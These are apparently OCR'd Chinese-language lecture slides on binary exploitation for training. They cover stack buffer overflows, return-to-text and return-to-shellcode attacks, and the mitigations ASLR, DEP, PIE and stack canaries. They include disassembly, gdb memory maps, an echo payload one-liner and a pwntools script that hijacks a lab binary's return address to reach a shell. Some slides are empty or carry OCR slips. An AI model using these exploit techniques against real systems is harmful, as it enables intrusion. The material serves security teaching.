
Stack Overflow

- memory layout




Stack Overflow

- 驗證



Stack Overflow

- 使用 gdb 觀察



Stack Overflow

- From crash to exploit
  - 隨意任意輸入一堆資料應該只能造成 crash
  - 需適當的構造資料，就可巧妙的控制程式流程
  - EX :
    - 適當得構造 return address 就可在函數返回時，跳到攻擊者的程式碼

Stack Overflow

- From crash to exploit
  - Overwrite the the return address
  - 因 x86 底下是 little-endian 的，所以填入 address 時，需要反過來填入
  - e.g.
    - 假設要填入 0x00400646 就需要填入 \x46\x06\x40\x00\x00\x00\x00\x000
    - p64(0x400646) # in pwntools

Outline

- Buffer Overflow
- Return to Text / Shellcode
- Protection
- Lazy binding
- Return to Library

Return to Text

- 控制 eip 後跳到原本程式中的程式碼
- 以 bofeasy 範例來說，我們可以跳到 l33t 這個 function
- 可以 objdump 來找尋函式真正位置

Return to Text

```
0000000000400646 <l33t>:
  400646:       55                      push   rbp
  400647:       48 89 e5                mov    rbp,rsp
  40064a:       bf 44 07 40 00          mov    edi,0x400744
  40064f:       e8 8c fe ff ff          call   4004e0 <puts@plt>
  400654:       bf 4e 07 40 00          mov    edi,0x40074e
  400659:       e8 92 fe ff ff          call   4004f0 <system@plt>
  40065e:       90                      nop
  40065f:       5d                      pop    rbp
  400660:       c3                      ret
```

Return to Text

- Exploitation
  - Locate the return address
    - 可用 aaaaaaaabbbbbbbb…… 八個一組的字來定位 return address
    - pwntool cyclic
    - gdb-peda pattc

Return to Text

- Exploitation
  - Write exploit
    - echo -ne “aaaaaaaabbbbbbbbccccccccddddddddeeeeeee\x46\x60\x40\x00\x00\x00\x00\x00” > exp
    - cat exp - | ./bofeasy

Return to Text

- Exploitation
  - Write exploit

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwnpwnpwn import *
from pwn import *

host = "10.211.55.6"
port = 8888

r = remote(host,port)

l33t = 0x400646
payload = "aaaaaaaabbbbbbbbccccccccddddddddeeeeeeee" + p64(l33t)
r.recvuntil(":")
r.sendline(payload)

r.interactive()
```

Return to Text

- Exploitation
  - Debug exploit
    - gdb$ r < exp

Return to Text

- Exploitation
  - Debug exploit
    - Use attach more would be easier

Return to Shellcode

- 如果在 data 段上是可執行且位置固定的話，我們也可以先在 data 段上塞入 shellcode 跳過去

```
Start              End                Perm  Name
0x00400000         0x00401000         r-xp  /home/angelboy/HITCON-training-2017/lab4/r3t2sc
0x00600000         0x00601000         rwxp  /home/angelboy/HITCON-training-2017/lab4/r3t2sc
0x00007ffff7a8d000 0x00007ffff7bcd000 r-xp  /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p  /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r-xp  /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rwxp  /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rwxp  mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp  /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fdd000 0x00007ffff7fe0000 rwxp  mapped
0x00007ffff7ff6000 0x00007ffff7ff8000 rwxp  mapped
0x00007ffff7ff8000 0x00007ffff7ffa000 r--p  [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp  [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r-xp  /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rwxp  /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rwxp  mapped
0x00007ffffffde000 0x00007ffffffff000 rwxp  [stack]
0xffffffffff600000 0xffffffffff601000 r-xp  [vsyscall]
```

Outline

- Buffer Overflow
- Return to Text / Shellcode
- Protection
- Lazy binding
- Return to Library

Protection


- ASLR
- DEP
- PIE
- StackGuard

Protection

- ASLR
  - 記憶體位置隨機變化
  - 每次執行程式時，stack 、heap、library 位置都不一樣
  - 查看是否有開啟 ASLR
    - cat /proc/sys/kernel/randomize_va_space

Protection

- ASLR



Protection

- ASLR
  - 使用 ldd (可看執行時載入的 library 及其位置) 觀察 address 變化

```
angelboy@ubuntu:~$ ldd /bin/ls
        linux-vdso.so.1 =>  (0x00007ffdcbff6000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fe6aaa55000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe6aa68c000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fe6aa41b000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fe6aa217000)
        /lib64/ld-linux-x86-64.so.2 (0x000055b2ee6c4000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fe6a9ffa000)
angelboy@ubuntu:~$ ldd /bin/ls
        linux-vdso.so.1 =>  (0x00007fffa15d2000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f977fa9c000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f977f6d3000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f977f462000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f977f25e000)
        /lib64/ld-linux-x86-64.so.2 (0x000055e05942a000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f977f041000)
```

Protection

- DEP
  - 又稱 NX
  - 可寫的不可執行，可執行的不可寫

Protection


```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/angelboy/ntu2016/crackme
0x00600000         0x00601000         r--p      /home/angelboy/ntu2016/crackme
0x00601000         0x00602000         rw-p      /home/angelboy/ntu2016/crackme
0x00007ffff7a0e000 0x00007ffff7bce000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bce000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rw-p      mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fe9000 0x00007ffff7fec000 rw-p      mapped
0x00007ffff7ff6000 0x00007ffff7ff8000 rw-p      mapped
0x00007ffff7ff8000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
gdb-peda$
```

Protection

- PIE (Position Independent Execution)
  - gcc 在預設情況下不會開啟，編譯時加上 -fPIC -pie 就可以開啟
  - 在沒開啟的情況下程式的 data 段及 code 段會是固定的
  - 一但開啟之後 data 及 code 也會跟著 ASLR ，因此前面說的 ret2text/shellcode 沒有固定位置可以跳，就變得困難許多

Protection

- objdump 觀察 pie 開啟的 binary
  - code address 變成只剩下 offset 執行後會加上 code base 才是真正在記憶體中的位置



```
000000[illegible]000000ad0 <main>:
 ad0:   55                      push   rbp
 ad1:   48 89 e5                mov    rbp,rsp
 ad4:   48 81 ec 90 00 00 00    sub    rsp,0x90
 adb:   64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
 ae2:   00 00
 ae4:   48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
 ae8:   31 c0                   xor    eax,eax
 aea:   48 8b 05 e7 14 20 00    mov    rax,QWORD PTR [rip+0x2014e7]        # 201fd8
 af1:   48 8b 00                mov    rax,QWORD PTR [rax]
 af4:   b9 00 00 00 00          mov    ecx,0x0
 af9:   ba 02 00 00 00          mov    edx,0x2
 afe:   be 00 00 00 00          mov    esi,0x0
 b03:   48 89 c7                mov    rdi,rax
 b06:   e8 45 fe ff ff          call   950 <setvbuf@plt>
 b0b:   bf 00 00 00 00          mov    edi,0x0
 b10:   e8 2b fe ff ff          call   940 <time@plt>
 b15:   89 c7                   mov    edi,eax
 b17:   e8 14 fe ff ff          call   930 <srand@plt>
 b1c:   be 00 00 00 00          mov    esi,0x0
 b21:   48 8d 3d ac 01 00 00    lea    rdi,[rip+0x1ac]        # cd4 <_IO_stdin_used+
 b28:   b8 00 00 00 00          mov    eax,0x0
 b2d:   e8 2e fe ff ff          call   960 <open@plt>
 b32:   89 85 7c ff ff ff       mov    DWORD PTR [rbp-0x84],eax
```

Protection


- StackGuard
  - 在程式執行是隨機生成一亂數 function call 時會塞入 stack 中，在 function return 時會檢查是否該值有被更動，一旦發現被更動就結束該程式
  - 該值又稱 canary
  - 非常有效地阻擋了 stack overflow 的攻擊
  - 目前預設情況下是開啟的

Protection

- StackGuard
  - canary 的值在執行期間都會先放在，一個稱為 tls 的區段中的 tcbhead_t 結構中，而在 x86/x64 架構下恆有一個暫存器指向 tls 段的 tcbhead_t 結構
    - x86 : gs
    - x64 : fs
    - 因此程式在取 canary 值時都會直接以 fs/gs 做存取

Protection


- StackGuard



Protection

- StackGuard

